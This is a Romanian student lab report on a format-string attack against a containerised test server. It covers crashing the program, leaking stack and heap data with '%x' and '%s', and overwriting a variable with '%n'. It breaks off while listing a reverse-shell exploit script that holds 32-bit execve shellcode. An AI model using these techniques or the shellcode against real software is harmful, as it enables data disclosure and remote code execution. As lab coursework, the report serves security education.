

# Raport pentru lucrarea 2: Atacarea șirului format


Autor: Birlutiu Claudiu-Andrei

## Sarcina 1: Eșuarea programului


* În prima faza am rulat comenzile amintite în lucrearea de laborator pentru crearea serverului și lansarea lui în execuție în cele doua containere




* testarea exemplului descris în laborator, prin care se conecteaza laserverulul 10.9.0.5 și trimitem ca input „hello”; serverul va afisa la stdout valoarea trimisa de noi



* atacul la nivelul codului prin inserarea unui string de tipul „%d%s%d%d” prin care se va accesa o zona invalida de pe stiva => duce la craparea; -la procent %s printf va accesa o zona invalida de memorie deaorece va trata valoare de pe stiva ce adresa; programului și nu se va afisa fetele zambarete; sau %s%s%s%s%s%s%s%s%s%s%s%s – programul va crapa deoarece pentru fiecare %s, functia va trata valoarea ca adresa și extrage date de la adresa respectiva => una dintre valorile de la acele adresa fiind invalida va duce la craprea programului
* programul server nu s-a blocat, programul **format** care a esuat ruleaza intr-un proces copil generat de programul server







## Sarcina 2: Tipărirea conținutului memoriei serverului

### Sarcina 2.A: Datele din stivă.

* Pentru afisarea continutului de pe stiva se va folosi un specificatorul **%x** care afiesaza continutul in hexazecimal. Se introduc astfel de speficatori in inputul de la user pentru afisarea unor date de pe stiva care pot fi secrete;
* in aceasta metoda, valorile sunt afisate de server, si nu sunt returnate spre clientul rau intentionat




* in codul inserat se pot observa specificatori de form %x prin => iar ca rezulat se pot observa valorile de pe stiva ce sunt afisate prin iserarea unor astfel de specificatori → valoarea target = 0x11223344; fiind chiar capturata
* provocarea lansata in cadrul acestei sarcini se refera la afisarea primilor 4 octeti transmisi ca input; Vom lua 3 numere cu valoarea pentru a fi mai usor de a identifica seceventa de octeti. Scopul nostru e de identifica number1 (are 4 octeti)
  + - number1 = 0x44434241 #ABCD
    - number2 = 0x48474645 #EFGH
    - number3 = 0x41414141 #AAAA
* ne folosim de o varianta a programului build\_string.py pentru a forma mai multe tipuri de formate. Numărul de **%x** necesari se decide pe baza distanței dintre valoarea de început a pointerului de argumente și variabilă. Numărul de %x se obține prin încercări
* in programul de **build\_string.py** N reprezinta numarulu de %8x folositi ca specificatori, iar 3 siruri de octeti sunt furnizati ca intrare la inceput pentru a observa cu exactitate ca s-a ajuns pe stiva la valoarea furnizata ca input; 8 – inseamna ca se padding prin spatiere;
* in urma mai multor incercari s-a ajuns la concluzia ca avem nevoie de 66 de specificatori pentru a afisa cei 12 octeti (ABCDEFGHAAAA). Ceea ce inseamna ca pentru afisarea primilor 4 octeti este nevoie de **64** de specificatori %8x




### Sarcina 2.B: Datele din heap.

* In informatiile furnizate de catre server, acesta mentioneaza faptul ca adresa unde se afla secret-ul este 0x080b4008
* punem adresa in formatul de string pentru printf, iar apoi al 64-lea speficator de format va fi %s, care va merge si va citi valoarea de la adresa data la inceput




## Sarcina 3: Modificarea memoriei programului server

### Sarcina 3A. Schimbarea valorii la o valoare diferită




### Sarcina 3A. Schimbarea valorii la 0x500


* Se observa ca adresa targeturlui este afisata la stdout din 2 caractere: h și spațiu liber: 5000 în baza 16 reprezninta 20480 în decimal. Deci, înainte de specificatorul %n trebuie afisate 20480 de caractere pentru a fi stocat în variabila target valoarea 5000 în baza 16 (20480). Pentru ca doua caractere sunt consumate de afisarea adresei, va trebui să facem padding la afisarea în hexa pentru a afisa restul de 20478 de caractere.
* Construim un build\_string.py care sa construiască input-ul necesar acestei operatii; STIIM ca al 64 specificator face referire la variabila încărcata pe stiva, în cazul nostru adresa variabile target; %n- va scrie la adresa aceasta valoarea caracterelor afisate pana la întâlnirea specificatorului; ca idee-> vom accesa primele 62 de valori de pe stiva cu specificatorul „**%.8x**”, urmând apoi a 63-a valoare la care ii facem padding cu numărul de caractere ramase pana la atingerea numarului de 20480 (0x5000)



### Sarcina 3A. Schimbarea valorii la 0xAABBCCDD



* Am obținut valoarea 0xAABBCCDD în target



## Sarcina 4: Obținerea unui shell invers

* Structura fisierului exploit/py

#!/usr/bin/python3

import sys

# 32-bit Generic Shellcode

shellcode\_32 = (

"\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"

"\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"

"\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"

"/bin/bash\*"

"-c\*"

# The \* in this line serves as the position marker \*

